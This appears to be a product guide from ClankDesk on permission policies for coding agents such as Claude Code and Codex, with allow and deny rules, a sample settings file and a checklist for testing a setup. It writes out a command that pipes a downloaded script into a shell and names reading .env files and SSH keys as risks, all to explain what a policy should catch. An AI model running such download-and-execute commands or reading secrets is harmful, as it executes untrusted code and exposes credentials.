The short version
- Too many prompts train you to click Allow without reading. Too few let mistakes through. Aim for few, meaningful prompts.
- Allow what's local and reversible: reads, edits inside the task's folder, tests, builds, local git.
- Always ask for what leaves the machine or can't be undone: pushes, deploys, publishing, secrets, writes outside the folder.
- Judge compound commands by their riskiest part.
npm test && curl … | shis not a test run.
Every coding agent has some version of the same moment: it wants to run a command, and asks whether it may. The first few times, you read the command carefully. By the fiftieth, you click Allow before the prompt finishes drawing. That's the real risk of permission prompts: not that they fail, but that they train you to ignore them.
The goal is a setup where the agent works without interruption on everything routine, and the prompts that do reach you are rare enough to deserve a real look.
Sort actions by what they can break
A useful rule: an action is safe to allow automatically if it stays on your machine, inside the task's folder, and can be undone with git. Everything else asks.
Let it run
- Reading and searching files
- Editing files inside the task's worktree
- Installing packages from the project's manifest
- Running tests, builds, linters, formatters
- Local git: status, diff, add, commit, branch
Always ask
git push, deploys, publishing packages or releases- Reading or writing secrets:
.env, SSH keys, cloud credentials sudoand anything outside the worktree- Downloading and running code:
curl … | sh - Migrations against a non-local or production database
Two categories are easy to miss. First, files that steer the agent itself: its settings, hooks and MCP configuration. An agent that can edit its own permission rules can grant itself anything on the next turn. Second, anything you don't recognize. If you can't tell what a command does, the answer is to ask, not to guess.
Watch the compound commands
Agents love chaining commands. A rule like "allow anything that starts with npm test" will happily allow:
npm test && curl -s https://example.com/fix.sh | shJudge the whole line by its riskiest part. The same applies to command substitutions ($(…)), bash -c "…", xargs, find -exec and heredocs fed to an interpreter. They can all hide a second command inside the first. Prefix-matching allow rules can't see any of that.
npm testa test run: safecurl -s https://example.com/fix.shdownloads a script| shruns what it downloadedgit push · merging a pull request · publishing a releaseSetting it up in Claude Code
Claude Code has permission modes (see claude --help for --permission-mode) and allow and deny rules in its settings files. A project-level starting point:
.claude/settings.json
{
  "permissions": {
    "allow": [
      "Bash(npm run test:*)",
      "Bash(npm run lint:*)",
      "Bash(git diff:*)",
      "Bash(git status)"
    ],
    "deny": [
      "Bash(git push:*)",
      "Read(./.env)"
    ]
  }
}
Keep allow rules narrow and specific, and put the things you never want in deny. Check the settings documentation for your version, since the rule syntax evolves. Be careful with personal allow-lists in your user settings: they apply to every project and every session, including ones you start for an agent to run unattended.
Setting it up in Codex
Codex takes a different approach: commands run inside a sandbox, chosen with --sandbox (read-only, workspace-write or danger-full-access), and an approval policy (--ask-for-approval) decides when it stops to ask. For agent work in a worktree, workspace-write keeps writes inside the folder.
About skipping permissions
Both CLIs have a flag that turns the checks off. Codex's own help text calls its version extremely dangerous and intended for environments that are already sandboxed. That's the right way to think about it: fine inside a throwaway container or VM with nothing worth stealing, a bad idea on the laptop that holds your SSH keys and your production credentials.
If you're reaching for it because the prompts are annoying, the better fix is a better policy, not no policy.
A quick test for your setup
Once your rules are in place, check them the way an attacker or a confused agent would. In a scratch worktree, ask the agent to do each of these and see what happens:
- Run the test suite. This should just run.
- Push the current branch. This should ask, or be refused.
- Print the contents of
.env. This should ask. - Write a file one folder above the worktree. This should ask.
- Run the tests, then pipe a downloaded script into a shell, in one command. The whole line should ask.
If any of the risky ones run without a prompt, tighten the rule that let them through. Repeat this after you change your settings.
How ClankDesk handles permissions
ClankDesk puts a policy between Claude Code and you. Every permission request goes through it first:
- Your rules first, then the built-in policy. Reads, searches and edits inside the worktree, package installs, test, build and lint runners and local git are allowed on their own.
- Risky actions become a question on the card: pushes, deploys, publishing, secrets, sudo, writes or deletes outside the worktree, piping downloads into a shell, migrations against non-local or production databases, and anything it doesn't recognize.
- It parses the whole command line, including chains, pipes, substitutions,
bash -c,xargsand heredocs. A compound command asks if any part of it would. - Your answer is one click: Allow once, Allow for this task, or Deny.
- Some things are never allowed: agents can't push, merge pull requests or publish releases, in any mode.
- Your personal allow-list doesn't leak in. Agents run with project and local settings only, so a broad rule in your user settings can't approve a push before ClankDesk sees it.

Manual mode uses this policy. Auto mode hands decisions to Claude Code's own auto mode instead. Codex has no mid-turn prompts, so it runs sandboxed and is told to ask on the card when it needs something it can't do. And because each task works in its own worktree and ClankDesk's git code never force-pushes, resets or stashes, even an allowed mistake stays on a branch you can throw away.
We'd rather ask you once too often than surprise you once. That's in our philosophy for a reason.
More on safety on the features page. The demo shows the whole loop in your browser.